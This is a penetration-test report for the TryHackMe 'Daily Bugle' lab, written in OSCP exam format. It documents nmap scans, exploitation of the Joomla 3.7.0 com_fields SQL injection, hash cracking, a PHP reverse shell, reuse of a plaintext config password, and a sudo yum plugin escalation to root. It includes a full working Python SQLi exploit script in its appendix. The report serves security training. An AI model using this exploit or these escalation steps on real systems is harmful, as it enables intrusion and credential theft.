Offensive Security Certified Professional Exam Report - Daily Bugle - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-14

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe **Daily Bugle** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement could be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

During our engagement, we were able to find a vulnerability in the Joomla version running on the server that allowed us to fetch user's credentials from the database. With this credential, we accessed the admin console and managed to establish a connection to the server. Within the server, by examining configuration and textfiles, we found a pair of credentials that gave us user access to the server. By enumerating this user, we were able to escalate privileges to administrative use, by using an executable available to this user.

1.1 Recommendation

It is highly recommended to keep services patched to the latest version, to avoid exploitation of known vulnerabilities. Furthermore the user's input should be verified and sanitized before it arrives at the target, this prevents the execution of malicious code. Eventually, credentials should also be stored in an encrypted fashion, so that its access is restricted.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.10.182.153

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Daily Bugle - 10.10.182.153

3.1.1 Network and Service Enumeration

Our first step was to enumerate the target's network with the *nmap* command. We performed the following enumeration: ports, services/versions, vulnerability. Below there are the results

- Port/service scan

```
sudo nmap -Pn -sS -p- $target -oN ports
sudo nmap -Pn -sS -sV -p22,53,80,3306 $target -oN ports
PORT     STATE    SERVICE
22/tcp   open     ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp open     mysql   MariaDB (unauthorized)
```

- Vulnerability scan. The full result is available on Appendix A

```
Sudo nmap -Pn -sS -sV -sC --script vuln -p $target -oA vuln
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-vuln-cve2017-8917:
|   VULNERABLE:
|   Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-8917
|     Risk factor: High  CVSSv3: 9.8 (CRITICAL)
(CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
```

```
|       An SQL injection vulnerability in Joomla! 3.7.x before 3.7.1 allows
attackers
|       to execute aribitrary SQL commands via unspecified vectors.
|
|     Disclosure date: 2017-05-17
|     Extra information:
|       User: root@localhost
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8917
||   /robots.txt: Robots file
|   /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
|   /language/en-GB/en-GB.xml: Joomla version 3.7.0
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
3306/tcp open     mysql   MariaDB (unauthorized)
```

3.1.1 Initial Access - Exploiting Joomla 3.7.0

Vulnerability Explanation: This version of Joomla, 3.7.0, has a known vulnerability CVE-2017-8917 that allows it to extract database information. The exploit can be found on the Exploit Database Joomla! 3.7.0 - 'com_fields' SQL Injection.

Vulnerability Fix: Update Joomla to the latest version and check and verify user's input, before it gets executed.

Severity: HIGH

Steps to reproduce the attack:

On GitHub, the repository Exploit-Joomla contains a python script with the exploit. The script is available on the Appendix B of this report. According to the vulnerability description of Montpas (2017) description, it is possible to execute arbitrary SQL code due to unsanitized user input that allows it to fetch information from the database.

By running the script, we got the following result:


```
python3 joomla.py http://10.10.30.108/
 -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com',
'$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
```

There we could find a username and hash value of a password. With the tool *hashcat*, we then were able to find the password of this user:

```
hashcat -a 0 hash.txt -m 3200 /usr/share/wordlist/rockyou.txt.gz
$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm:spiderman123

# Credentials
jonah:spiderman123
```

This pair of credentials gave us access to the admin console of the Joomla server:



System Proof Screenshot:

By replacing the template of *index.php* with a .php reverse shell, we were able to get a foothold on the server as shown below:

```
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 12:16:14 up 16 min,  0 users,  load average: 0.00, 0.04, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$ hostname
hostname
dailybugle
sh-4.2$ uname -a
uname -a
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
sh-4.2$
```

3.1.3 Privilege Escalation

Vulnerability Explanation: Credentials available on plaintext and in access range for low

privilege users are the first target of attackers. A linux command to find and read readable files containing one of these keywords , i.e. *key, password, secret,* can within a few seconds extract the password.

Vulnerability Fix: Keywords, passwords, passphrases, private keys and other information that allows identifying users should be available in the range of low privilege users.

Severity: HIGH

Steps to reproduce the attack:

With our user *apache,* we found a file called *configuration.php* which contained a potential password for the local user jjameson:

less configuration.php

WARNING: terminal is not fully functional

configuration.php (press RETURN)

```
<?php
        [...]
        public $password = 'nv5uz9r3ZEDzVjNu';
        [...]
        public $secret = 'UAMBRWzHO3oFPmVC';
        [...]
=======
bash-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

[jjameson@dailybugle html]$ whoami
whoami
jjameson
[jjameson@dailybugle html]$
```

System Proof Screenshot:

Below there is the flag of our first user:

```
[jjameson@dailybugle ~]$ ls
ls
user.txt
```

```
[jjameson@dailybugle ~]$ whoami
whoami
jjameson
[jjameson@dailybugle ~]$ cat user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```

3.1.3 Privilege Escalation

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Steps to reproduce the attack:

By finding which commands our user can run as sudo, we found the following:

```
sudo -l
[...]
User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

With the executable *yum*, it is possible to escalate privileges and execute a root shell by following the steps below:

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

System Proof Screenshot:

```
sh-4.2# whoami
whoami
root
sh-4.2# cd /root
cd /root
sh-4.2# cat root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
```

Conclusion

Lessons learned:

- Search all fucking files
- Read files with less/more, not only cat

References

Montpas, Marc-Alexandre. SQL Injection Vulnerability in Joomla! 3.7. Available on the 14.10.2023

Appendix A - Vulnerability scan with nmap

Below, there is the full result of the vulnerability scan performed with *nmap*.

```
Sudo nmap -Pn -sS -sV -sC --script vuln -p $target -oA vuln
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.4:
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8
https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19
*EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8
https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97
*EXPLOIT*
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516
*EXPLOIT*
|       EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193
*EXPLOIT*
|       CVE-2019-6111   5.8     https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328
*EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009
*EXPLOIT*
|       SSH_ENUM        5.0     https://vulners.com/canvas/SSH_ENUM     *EXPLOIT*
|       PACKETSTORM:150621      5.0
https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    5.0
https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0
*EXPLOIT*
|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    5.0
https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283
*EXPLOIT*
|       EDB-ID:45939    5.0     https://vulners.com/exploitdb/EDB-ID:45939
*EXPLOIT*
|       EDB-ID:45233    5.0     https://vulners.com/exploitdb/EDB-ID:45233
*EXPLOIT*
```

```
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2018-15473  5.0     https://vulners.com/cve/CVE-2018-15473
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       CVE-2016-10708  5.0     https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-31730        5.0     https://vulners.com/zdt/1337DAY-ID-31730
*EXPLOIT*
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2019-6110   4.0     https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109   4.0     https://vulners.com/cve/CVE-2019-6109
|       CVE-2018-20685  2.6     https://vulners.com/cve/CVE-2018-20685
|       PACKETSTORM:151227      0.0
https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        0.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-
*EXPLOIT*
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937
*EXPLOIT*
53/tcp   filtered domain
80/tcp   open     http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
| vulners:
|   cpe:/a:apache:http_server:2.4.6:
|       PACKETSTORM:171631      7.5
https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5     https://vulners.com/exploitdb/EDB-ID:51193
*EXPLOIT*
|       CVE-2023-25690  7.5     https://vulners.com/cve/CVE-2023-25690
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5     https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5     https://vulners.com/cve/CVE-2021-26691
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2022-03225 7.5     https://vulners.com/cnvd/CNVD-2022-03225
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9    7.5
https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9
*EXPLOIT*
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427
*EXPLOIT*
```

```
|       PACKETSTORM:127546      6.8
https://vulners.com/packetstorm/PACKETSTORM:127546      *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8
*EXPLOIT*
|       CVE-2021-40438  6.8     https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8     https://vulners.com/cve/CVE-2020-35452
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2016-5387   6.8     https://vulners.com/cve/CVE-2016-5387
|       CVE-2014-0226   6.8     https://vulners.com/cve/CVE-2014-0226
|       CNVD-2022-03224 6.8     https://vulners.com/cnvd/CNVD-2022-03224
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2
*EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8
https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332
*EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8
https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B
*EXPLOIT*
|       1337DAY-ID-22451        6.8     https://vulners.com/zdt/1337DAY-ID-22451
*EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8
https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE
*EXPLOIT*
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577
*EXPLOIT*
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       SSV:62058       5.0     https://vulners.com/seebug/SSV:62058    *EXPLOIT*
|       SSV:61874       5.0     https://vulners.com/seebug/SSV:61874    *EXPLOIT*
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0
https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7
*EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
```

```
*EXPLOIT*
|       EDB-ID:42745    5.0     https://vulners.com/exploitdb/EDB-ID:42745
*EXPLOIT*
|       EDB-ID:40961    5.0     https://vulners.com/exploitdb/EDB-ID:40961
*EXPLOIT*
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2021-34798  5.0     https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-26690  5.0     https://vulners.com/cve/CVE-2021-26690
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-17567  5.0     https://vulners.com/cve/CVE-2019-17567
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-1303   5.0     https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798   5.0     https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743   5.0     https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-2161   5.0     https://vulners.com/cve/CVE-2016-2161
|       CVE-2016-0736   5.0     https://vulners.com/cve/CVE-2016-0736
|       CVE-2015-3183   5.0     https://vulners.com/cve/CVE-2015-3183
|       CVE-2015-0228   5.0     https://vulners.com/cve/CVE-2015-0228
|       CVE-2014-3581   5.0     https://vulners.com/cve/CVE-2014-3581
|       CVE-2014-0231   5.0     https://vulners.com/cve/CVE-2014-0231
|       CVE-2014-0098   5.0     https://vulners.com/cve/CVE-2014-0098
|       CVE-2013-6438   5.0     https://vulners.com/cve/CVE-2013-6438
|       CVE-2013-5704   5.0     https://vulners.com/cve/CVE-2013-5704
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223 5.0     https://vulners.com/cnvd/CNVD-2022-03223
|       1337DAY-ID-28573        5.0     https://vulners.com/zdt/1337DAY-ID-28573
*EXPLOIT*
|       1337DAY-ID-26574        5.0     https://vulners.com/zdt/1337DAY-ID-26574
*EXPLOIT*
|       SSV:87152       4.3     https://vulners.com/seebug/SSV:87152    *EXPLOIT*
|       PACKETSTORM:127563      4.3
https://vulners.com/packetstorm/PACKETSTORM:127563      *EXPLOIT*
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
```

```
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2015-3185   4.3     https://vulners.com/cve/CVE-2015-3185
|       CVE-2014-8109   4.3     https://vulners.com/cve/CVE-2014-8109
|       CVE-2014-0118   4.3     https://vulners.com/cve/CVE-2014-0118
|       CVE-2014-0117   4.3     https://vulners.com/cve/CVE-2014-0117
|       CVE-2013-4352   4.3     https://vulners.com/cve/CVE-2013-4352
|       CVE-2013-1896   4.3     https://vulners.com/cve/CVE-2013-1896
|       4013EC74-B3C1-5D95-938A-54197A58586D    4.3
https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D
*EXPLOIT*
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575
*EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|_      PACKETSTORM:140265      0.0
https://vulners.com/packetstorm/PACKETSTORM:140265      *EXPLOIT*
|_http-trace: TRACE is enabled
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.182.153
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.182.153:80/
|     Form id: login-form
|     Form action: /index.php
|
|     Path:
http://10.10.182.153:80/index.php/2-uncategorised/1-spider-man-robs-bank
|     Form id: login-form
|     Form action: /index.php
|
|     Path:
http://10.10.182.153:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=reset.request&Itemid=101
|
|     Path:
http://10.10.182.153:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path:
```

```
http://10.10.182.153:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=remind.remind&Itemid=101
|
|     Path:
http://10.10.182.153:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.182.153:80/index.php/2-uncategorised
|     Form id: login-form
|_    Form action: /index.php
| http-vuln-cve2017-8917:
|   VULNERABLE:
|   Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-8917
|     Risk factor: High  CVSSv3: 9.8 (CRITICAL)
(CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
|       An SQL injection vulnerability in Joomla! 3.7.x before 3.7.1 allows
attackers
|       to execute aribitrary SQL commands via unspecified vectors.
|
|     Disclosure date: 2017-05-17
|     Extra information:
|       User: root@localhost
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8917
|_      https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.182.153
|   Found the following indications of potential DOM based XSS:
|
|     Source:
window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,menub
ar=no,resizable=yes,width=640,height=480,directories=no,location=no')
|_    Pages: http://10.10.182.153:80/,
http://10.10.182.153:80/index.php/2-uncategorised/1-spider-man-robs-bank,
http://10.10.182.153:80/index.php/2-uncategorised
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
```

```
|   /robots.txt: Robots file
|   /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
|   /language/en-GB/en-GB.xml: Joomla version 3.7.0
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
3306/tcp open     mysql   MariaDB (unauthorized)
```

Appendix B - Joomla 3.7.0 Exploit

Below there is the python script used to exploit the vulnerability on the database of Joomla:

```
#!/usr/bin/python
from __future__ import print_function
import requests
import sys
import re
import argparse
import os
import random
import time
import binascii

def extract_token(resp):
        match = re.search(r'name="([a-f0-9]{32})" value="1"', resp.text, re.S)
        if match is None:
                print(" [!] Cannot find CSRF token")
                return None
        return match.group(1)

def parse_options():
        parser = argparse.ArgumentParser(description='Jooma Exploit')
        parser.add_argument('url', help='Base URL for Joomla site')
        return parser.parse_args()

def build_sqli(colname, morequery):
        return "(SELECT " + colname + " " + morequery + ")"

def joomla_370_sqli_extract(options, sess, token, colname, morequery):
        sqli = build_sqli("LENGTH("+colname+")", morequery)
        length = joomla_370_sqli(options, sess, token, sqli)
        if not length:
                return None
        length = int(length)
        maxbytes = 30
        offset = 0
        result = ''
        while length > offset:
                sqli = build_sqli("HEX(MID(%s,%d,%d))" % (colname, offset + 1, 16),
morequery)
                value = joomla_370_sqli(options, sess, token, sqli)
                if not value:
                        print(" [!] Failed to retrieve string for query:", sqli)
                        return None
```

```
                value = binascii.unhexlify(value).decode("utf-8")
                result += value
                offset += len(value)
        return result

def joomla_370_sqli(options, sess, token, sqli):
        sqli_full = "UpdateXML(2, concat(0x3a," + sqli + ", 0x3a), 1)"
        data = {
                'option': 'com_fields',
                'view': 'fields',
                'layout': 'modal',
                'list[fullordering]': sqli_full,
                token: '1',
        }
        resp = sess.get(options.url +
"/index.php?option=com_fields&view=fields&layout=modal", params=data, allow_redirects=False)
        match = re.search(r'XPATH syntax error:\s*&#039;([^$\n]+)\s*&#039;\s*</bl',
resp.text, re.S)
        if match:
                match = match.group(1).strip()
                if match[0] != ':' and match[-1] != ':':
                        return None
                return match[1:-1]

def extract_joomla_tables(options, sess, token):
        tables = list()
        first = False
        offset = 0
        while True:
                result = joomla_370_sqli_extract(options, sess, token, "TABLE_NAME", "FROM
information_schema.tables WHERE TABLE_NAME LIKE 0x257573657273 LIMIT " + str(offset) + ",1"
)
                if result is None:
                        if first:
                                print("[!] Failed to retrieve first table name!")
                                return False
                        break
                tables.append(result)
                print("  -  Found table:", result)
                first = False
                offset += 1
        return tables

def extract_joomla_users(options, sess, token, table_name):
        users = list()
        offset = 0
        first = False
        print("  -  Extracting users from", table_name)
```

```
        while True:
                result = joomla_370_sqli_extract(options, sess, token,
"CONCAT(id,0x7c,name,0x7c,username,0x7c,email,0x7c,password,0x7c,otpKey,0x7c,otep)", "FROM
%s ORDER BY registerDate ASC LIMIT %d,1" % (table_name, offset) )
                if result is None:
                        if first:
                                print("[!] Failed to retrieve user from table!")
                                return False
                        break
                result = result.split('|')
                print(" [$] Found user",result)
                first = False
                offset += 1
                users.append(result)
        return users

def extract_joomla_sessions(options, sess, token, table_name):
        sessions = list()
        offset = 0
        first = False
        print("  -  Extracting sessions from", table_name)
        while True:
                result = joomla_370_sqli_extract(options, sess, token,
"CONCAT(userid,0x7c,session_id,0x7c,username)", "FROM %s WHERE guest = 0 LIMIT %d,1" %
(table_name, offset) )
                if result is None:
                        if first:
                                print("[!] Failed to retrieve session from table!")
                                return False
                        break
                result = result.split('|')
                print(" [$] Found session", result)
                first = False
                offset += 1
                sessions.append(result)
        return sessions

def pwn_joomla_again(options):
        sess = requests.Session()

        print(" [-] Fetching CSRF token")
        resp = sess.get(options.url + "/index.php/component/users/?view=login")
        token = extract_token(resp)
        if not token:
                return False

        # Verify that we can perform SQLi
        print(" [-] Testing SQLi")
```

```
        result = joomla_370_sqli(options, sess, token, "128+127")
        if result != "255":
                print(" [!] Could not find SQLi output!")
                return False

        tables = extract_joomla_tables(options, sess, token)

        for table_name in tables:
                table_prefix = table_name[:-5]
                extract_joomla_users(options, sess, token, table_name)
                extract_joomla_sessions(options, sess, token, table_prefix + 'session')
        return True

def print_logo():
        clear = "\x1b[0m"
        colors = [31, 32, 33, 34, 35, 36]

        logo = """
    .---.    .-'''-.        .-'''-.
    |   |   '   _    \     '   _    \                            .---.
    '---' /   /` '.   \  /   /` '.   \  __  __   ___   /|        |   |            .
    .---..   |     \  ' .   |     \  ' |  |/  `.'   `. ||        |   |          .'|
    |   ||   '      |  '|   '      |  '|   .-.  .-.   '||        |   |         <  |
    |   |\    \     / / \    \     / / |  |  |  |  |  |||  __    |   |    __    | |
